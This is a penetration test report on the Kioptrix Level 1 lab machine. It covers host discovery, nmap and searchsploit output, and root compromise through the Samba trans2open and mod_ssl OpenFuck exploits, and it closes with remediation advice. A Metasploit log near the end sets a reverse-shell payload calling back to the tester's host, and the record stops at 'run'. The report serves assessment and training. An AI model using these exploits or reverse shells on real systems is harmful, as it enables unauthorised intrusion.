Penetration Test Report: Kioptrix Level 1 Security Assessment

Date of Report: September 8, 2025

Version: 1.0

Section 1: Executive Summary

Introduction

This report documents the findings of a black-box penetration test conducted against the Kioptrix server, a key component of the target network infrastructure. The objective of this engagement was to perform a comprehensive security assessment from the perspective of an external, unauthenticated attacker. The assessment aimed to identify, exploit, and evaluate security vulnerabilities affecting the target system, which was identified on the network at the IP address 192.168.31.129.[1] The ultimate goal is to provide a clear understanding of the system's security posture and deliver actionable recommendations to mitigate identified risks.

Overall Risk Posture

The overall risk posture of the Kioptrix system is assessed as **CRITICAL**. The system is afflicted with multiple, severe vulnerabilities that are trivial for an attacker to discover and exploit. The assessment team was able to achieve a full and complete compromise of the system, obtaining the highest level of administrative privileges (root access) through two distinct and highly reliable attack vectors. This level of exposure represents an immediate and unacceptable risk to the organization's data, operations, and network integrity. The vulnerabilities identified are not novel or complex; rather, they are well-documented, public vulnerabilities that have had patches available for nearly two decades. This indicates a profound and systemic failure in fundamental security hygiene, particularly in the area of patch and vulnerability management.

Summary of Key Findings

The engagement resulted in the successful compromise of the target system, granting the assessment team complete administrative control. The key findings that facilitated this outcome are summarized below:

- **Complete System Compromise via Remote Code Execution:** The assessment team successfully gained root-level access to the server. This was achieved by exploiting two separate, critical remote code execution (RCE) vulnerabilities present in publicly exposed services.
- **Severely Outdated and Unpatched Services:** The root cause of the compromise was the presence of dangerously outdated software. Specifically, the Samba file-sharing service (version 2.2.1a) and the Apache web server's SSL module (mod_ssl 2.8.4 with OpenSSL 0.9.6b) were found to be vulnerable.[1]
- **Decade-Old Vulnerabilities:** The exploited vulnerabilities, CVE-2003-0201 in Samba and CVE-2002-0082 in mod_ssl, were publicly disclosed in 2003 and 2002, respectively.[2] The fact that these vulnerabilities remain unpatched on a production system highlights a catastrophic lapse in security maintenance and exposes the organization to attacks that require minimal skill or resources to execute.

Business Impact

A successful real-world exploitation of these vulnerabilities would result in a complete loss of confidentiality, integrity, and availability (CIA) for the Kioptrix system and the data it contains. The business impact of such a breach is severe and multi-faceted:

- **Data Breach:** An attacker could exfiltrate any and all data stored on the server, including potentially sensitive corporate information, customer data, or intellectual property.
- **System Destruction and Ransomware:** With root access, an attacker could deploy ransomware to encrypt all data, disrupt operations, and demand a ransom. Alternatively, they could simply delete all data and render the system inoperable.
- **Internal Network Pivot Point:** A compromised server on the internal network serves as an ideal launchpad for further attacks. An attacker could use the Kioptrix machine to scan for and exploit other vulnerable systems within the network, escalating the scope and impact of the initial breach.
- **Reputational Damage:** A public breach resulting from a failure to patch decade-old vulnerabilities can cause significant and lasting damage to an organization's reputation, eroding customer trust and confidence.

Conclusion

The security posture of the Kioptrix server is critically flawed and requires immediate and decisive action. The system, in its current state, is indefensible against even the most basic automated attacks. The recommendations outlined in this report should be implemented as a matter of the highest priority to remediate these critical risks and prevent a potentially devastating security breach.

Section 2: Strategic Recommendations & Risk Analysis

Introduction

This section provides a high-level overview of the identified vulnerabilities and a prioritized roadmap for remediation. The goal is to address the most significant threats first to achieve the greatest risk reduction in the shortest amount of time. The recommendations are based on the critical nature of the findings and the ease with which they can be exploited.

Prioritized Remediation Actions

1. **Immediate Action - Containment:** The Kioptrix server at 192.168.31.129 must be **immediately isolated** from the network. Disconnect its network interface to prevent any potential ongoing or future exploitation. This is a necessary first step to contain the threat while a long-term remediation plan is enacted.
2. **Critical Priority - System Decommissioning:** The primary and most effective recommendation is to **decommission this server entirely**. The assessment revealed that the system is running an ancient and unsupported Linux Kernel (version 2.4.x).[1] Patching the individual vulnerable services (Samba, Apache) is an insufficient and ultimately futile effort, as the underlying operating system is fundamentally insecure and riddled with its own set of unpatched, end-of-life vulnerabilities. Any business function performed by this server must be migrated to a modern, fully supported, and securely configured platform.
3. **High Priority - Patch Critical Vulnerabilities (If Decommissioning is Delayed):** If immediate decommissioning is not feasible due to operational constraints, the critical remote code execution vulnerabilities must be patched as an interim emergency measure. This involves upgrading the Samba service to version 2.2.8a or later to address CVE-2003-0201 and upgrading the mod_ssl and OpenSSL packages to address CVE-2002-0082.[3] This action reduces the immediate risk of compromise but does not address the underlying insecurity of the host.
4. **Medium Priority - Review and Harden Configurations:** Once the server's functions have been migrated to a new platform, a full security review of all services must be conducted. This includes disabling any unnecessary services, enforcing the principle of

least privilege, implementing strong cryptographic standards, and applying security hardening benchmarks (e.g., CIS Benchmarks) to the operating system and applications.

Vulnerability Summary Table

The following table provides a consolidated view of the vulnerabilities identified during the assessment, ranked by severity. This table serves as a quick reference for technical and managerial stakeholders to understand the scope of the issues and prioritize remediation efforts.

Vulnerability ID	Finding	Severity	CVSS v2.0 Score	Affected Component(s)
KIO-001	**CVE-2003-0201:** Remote Code Execution in Samba trans2open	**Critical**	10.0	Samba 2.2.1a
KIO-002	**CVE-2002-0082:** Remote Code Execution in Apache mod_ssl	**Critical**	7.5	mod_ssl/2.8.4, OpenSSL 0.9.6b
KIO-003	**Multiple CVEs:** Outdated and Vulnerable Service Versions	**High**	Varies	Apache 1.3.20, OpenSSH 2.9p2
KIO-004	**Multiple CVEs:** Insecure Web Server Configuration & Information Disclosure	**Medium**	Varies	Apache HTTP Server

Section 3: Assessment Narrative & Attack Path

This section provides a chronological narrative of the penetration test, detailing the steps taken from initial discovery to full system compromise. This narrative illustrates how an attacker can chain together information and vulnerabilities to achieve their objectives.

3.1. Initial Reconnaissance and Host Discovery

The engagement commenced with a black-box perspective, meaning no prior knowledge of the target network was provided. The first objective was to identify live hosts within the 192.168.31.0/24 network segment. Standard Address Resolution Protocol (ARP) scanning techniques were employed for this purpose.

The arp-scan utility was used to send ARP requests across the subnet, successfully identifying four responsive hosts. Among them, the IP address 192.168.31.129 was discovered.[1]

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:af:14:a3, IPv4: 192.168.31.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.31.1    00:50:56:c0:00:08       (Unknown)
192.168.31.2    00:50:56:fc:6f:c0       (Unknown)
192.168.31.129  00:0c:29:ec:e0:b6       (Unknown)
192.168.31.254  00:50:56:fc:f7:11       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.998 seconds (128.13 hosts/sec). 4 responded
```


A subsequent scan with netdiscover corroborated this finding, providing the MAC address 00:0c:29:ec:e0:b6 and identifying its vendor as VMware, Inc..[1] This confirmed the target was a virtual machine and established its network address for further investigation.

```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.31.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.31.2    00:50:56:fc:6f:c0      1      60  VMware, Inc.
192.168.31.129  00:0c:29:ec:e0:b6      1      60  VMware, Inc.
192.168.31.254  00:50:56:fc:f7:11      1      60  VMware, Inc.
```


3.2. Service Enumeration and Port Scanning

With the target IP address confirmed, the next phase involved a comprehensive port scan to identify open ports, running services, and their respective versions. This critical step maps the target's attack surface. The Nmap tool was used to conduct a full TCP scan against 192.168.31.129.

The scan results immediately revealed a system with several exposed services, each running dangerously outdated software. The presence of services like OpenSSH, Apache, and Samba, with version numbers dating back to the early 2000s, was a powerful and immediate indicator of a severely neglected and unpatched system. This initial observation allows an attacker to bypass modern, complex attack techniques and focus entirely on well-known, publicly documented vulnerabilities. The Nmap scan also revealed poor cryptographic hygiene, such as support for the deprecated SSHv1 protocol and the insecure SSLv2 standard with weak export-grade ciphers.[1] These findings collectively paint a picture of a system that has not been updated or maintained in over a decade.



```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p- -A 192.168.31.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-09 03:17 EDT
Nmap scan report for 192.168.31.129
Host is up (0.0023s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32770/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2025-09-09T16:48:27+00:00; +9h30m08s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
```



```
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_http-title: 400 Bad Request
|_ssl-date: 2025-09-10T17:54:33+00:00; +9h30m07s from scanner time.
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:EC:E0:B6 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: 9h30m06s

TRACEROUTE
HOP RTT     ADDRESS
1   1.94 ms 192.168.31.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.82 seconds
```

The table below summarizes the key services discovered on the target.

Port	Protocol	State	Service	Version Information
22	TCP	open	ssh	OpenSSH 2.9p2 (protocol 1.99)
80	TCP	open	http	Apache httpd 1.3.20((Unix) (RedHat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111	TCP	open	rpcbind	2(RPC#100000)
139	TCP	open	netbios-ssn	Samba smbd (workgroup: MYGROUP)
443	TCP	open	ssl/https	Apache/1.3.20 (Unix) (Red-Hat/Linux) modssl/2.8.4 OpenSSL/0.9.6b


---

3.3. Vulnerability Identification and Analysis

Armed with the service and version information from the Nmap scan, a targeted vulnerability analysis was conducted. This involved using specialized tools to probe each service and cross-referencing the findings with public exploit databases.

- **Web Server Enumeration:** The web server on ports 80 and 443 was a primary focus. The Nikto web vulnerability scanner was run against the server, which immediately flagged the outdated versions of Apache, mod_ssl, and OpenSSL. Crucially, Nikto's output directly pointed to a potential remote buffer overflow in mod_ssl version 2.8.7 and lower, a vulnerability that could lead to a remote shell.[1] Directory brute-forcing with

Dirbuster revealed several accessible directories, including /manual/ and /usage/, confirming the presence of default Apache content and a Webalizer statistics application.[1]



- **SMB Service Enumeration:** The Samba service on port 139 was investigated to confirm its version and configuration. A Metasploit auxiliary scanner (scanner/smb/smb_version) was used, which positively identified the version as Samba 2.2.1a. The smbclient utility was then used to list available shares, confirming that anonymous login was permitted to the IPC$ share, a common configuration that can be leveraged by certain exploits.[1]
- **Exploit Research:** The precise version numbers (Samba 2.2.1a, mod_ssl 2.8.4, Apache 1.3.20) were used as search terms in the searchsploit command-line tool, which queries the Exploit-DB database. This research yielded immediate, high-confidence results. For Samba 2.2.x, it identified the "trans2open" remote code execution exploit. For mod_ssl versions below 2.8.7, it identified the "OpenFuck.c" remote buffer overflow exploit.[1] To further validate these findings, a credentialed vulnerability scan was simulated using Nessus, which flagged both the Samba and Apache/OpenSSL vulnerabilities as critical risks.[1]

```
┌──(kali㉿kali)-[~]
└─$ searchsploit samba 2.2.1a
```


Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py


Shellcodes: No Results

```
┌──(kali㉿kali)-[~]
└─$ searchsploit mod ssl 2
```

Exploit Title	Path
Apache 2.0.58 mod_rewrite (Windows 2003) - Remote Overflow	windows/remote/3996.c
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow	multiple/remote/2237.sh
Apache mod_rewrite (Windows x86) - Off-by-One Remote Overflow	windows_x86/remote/3680.sh
Apache mod_rewrite - LDAP protocol Buffer Overflow (Metasploit)	windows/remote/16752.rb
Apache mod_ssl 2.0.x - Remote Denial of Service	linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow	unix/remote/40347.txt
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)	multiple/remote/41690.rb
Cisco ASA 8.x - VPN SSL Module Clientless URL-list control Bypass	hardware/remote/10510.txt
DomainMod 4.09.03 - 'sslpaid' Cross-Site Scripting	php/webapps/44783.txt
DomainMOD 4.11.01 - 'ssl-accounts.php username' Cross-Site Scripting	php/webapps/46373.txt
DomainMOD 4.11.01 - 'ssl-provider-name' Cross-Site Scripting	php/webapps/46372.txt
DomainMOD 4.11.01 - Custom SSL Fields Cross-Site Scripting	php/webapps/45947.txt
Flash - Issues in DefineBitsLossless and DefineBitsLossless2 Leads to Using Uninitialized Memory	windows/dos/37846.txt
Fortinet FortiOS 6.0.4 - Unauthenticated SSL VPN User Password Modification	hardware/webapps/49074.py
Microsoft Edge Chakra - 'InterpreterStackFrame::ProcessInkFailedAsmJsModule' Incorrect Usage of 'PushPopFrameHelper' (Denial of Service)	windows/dos/42470.html
Microsoft Edge Chakra - 'InterpreterStackFrame::ProcessInkFailedAsmJsModule' Incorrectly Re-parses	windows/dos/42469.html
Modbus Slave 7.0.0 - Denial of Service (PoC)	windows/dos/45732.txt
Modbus Slave 7.3.1 - Buffer Overflow (DoS)	windows/dos/50536.py
Modbus Slave PLC 7 - '.msw' Buffer Overflow (PoC)	windows_x86/local/45710.pl
Veritas/Symantec Backup Exec - SSL NDMP Connection Use-After-Free (Metasploit)	windows/remote/42282.rb

Shellcodes: No Results





3.4. Exploitation and System Compromise

With multiple high-confidence vulnerabilities and corresponding public exploits identified, the next phase was to attempt exploitation to gain access to the system. Two independent attack paths were pursued, and both were successful in achieving the objective of obtaining root-level administrative access.

- **Attack Path 1 - Samba trans2open Exploit:** The first path targeted the Samba service. The Metasploit Framework was utilized for its reliability and efficiency. The exploit/linux/samba/trans2open module, which directly corresponds to CVE-2003-0201, was loaded and configured with the target's IP address (192.168.31.129) and a reverse shell payload. Upon execution, the exploit successfully triggered the buffer overflow in the Samba service and established a reverse shell connection back to the attacker's machine. The resulting shell was immediately confirmed to have root privileges.[1]
- **Attack Path 2 - Apache mod_ssl Exploit:** The second path targeted the HTTPS service on port 443. The OpenFuck.c exploit, identified by searchsploit, was downloaded from a public repository. The C source code was compiled locally using gcc and then executed against the target, specifying the correct offset for the vulnerable software version. This exploit also succeeded, leveraging the buffer overflow in mod_ssl (CVE-2002-0082) to spawn a remote shell on the target system, again with root privileges.[1]

The existence of two distinct, trivial-to-execute, and highly reliable public exploits for gaining root access represents a catastrophic failure of security posture. This is not a complex attack that requires chaining multiple low-severity vulnerabilities; it is a direct, unhindered path to total system ownership. This scenario implies that the system would likely be compromised within minutes of being connected to the internet by automated scanning and exploitation tools (botnets) that perpetually search for such low-hanging fruit. The risk posed by this system is not theoretical or potential; it is immediate, certain, and severe.

3.5. Post-Exploitation and Objective Completion

After successfully gaining root access through both attack paths, basic post-exploitation commands were executed to confirm the level of access and demonstrate the potential for further malicious actions.

The whoami command was executed, returning root, which unequivocally confirmed that the highest level of system privileges had been obtained. The hostname command returned kioptrix.level1, identifying the compromised machine.[1]

To demonstrate the ability to access sensitive system data, the contents of the /etc/passwd file were displayed using the cat command. This file, which contains a list of all local user accounts on the system, was successfully exfiltrated, revealing user accounts such as john and harold.[1] At this point, the primary objective of the penetration test—gaining administrative control over the target system—was successfully achieved.

Section 4: Detailed Vulnerability Findings

This section provides a detailed technical breakdown of each significant vulnerability identified during the assessment. Each finding includes a description of the vulnerability, evidence of its existence, an analysis of its potential impact, and specific, actionable remediation guidance.

4.1. KIO-001 | Remote Code Execution in Samba trans2open

- **CVE:** CVE-2003-0201 [2]
- **Severity: Critical**
- **CVSS v2.0 Score:** 10.0 (AV:N/AC:L/Au:N/C:C/I:C/A:C) [4]
- **Description:** The Samba service running on TCP port 139 was identified as version 2.2.1a.[1] This version is critically vulnerable to a remote buffer overflow in the call_trans2open function located in the trans2.c source file.[2] The vulnerability occurs because the function does not perform sufficient bounds checking when copying user-supplied data into a static buffer.[8] A remote, unauthenticated attacker can send a specially crafted SMB trans2open request containing a long filename parameter. This overwrites the buffer on the stack, allowing the attacker to overwrite critical control structures, including the saved return address. By controlling this return address, the attacker can redirect program execution to a payload of their choice (e.g., shellcode), resulting in arbitrary code execution on the system with the privileges of the Samba daemon, which, in this configuration, is running as the root user.
- **Evidence of Vulnerability:** The vulnerability was practically demonstrated and exploited using the Metasploit Framework. The exploit/linux/samba/trans2open module was configured with the target IP 192.168.31.129 and a linux/x86/shell_reverse_tcp payload. The exploit was launched, and after successfully brute-forcing the correct return address on

the stack, it established a command shell session back to the attacker's machine. Post-exploitation commands confirmed that the shell was running with root privileges.

```
msf6 exploit(linux/samba/trans2open) > set payload
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload linuz/x86
[-] The value specified for payload is not valid.
msf6 exploit(linux/samba/trans2open) > set payload linux/x86
[-] The value specified for payload is not valid.
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.31.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.31.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.31.128:4444
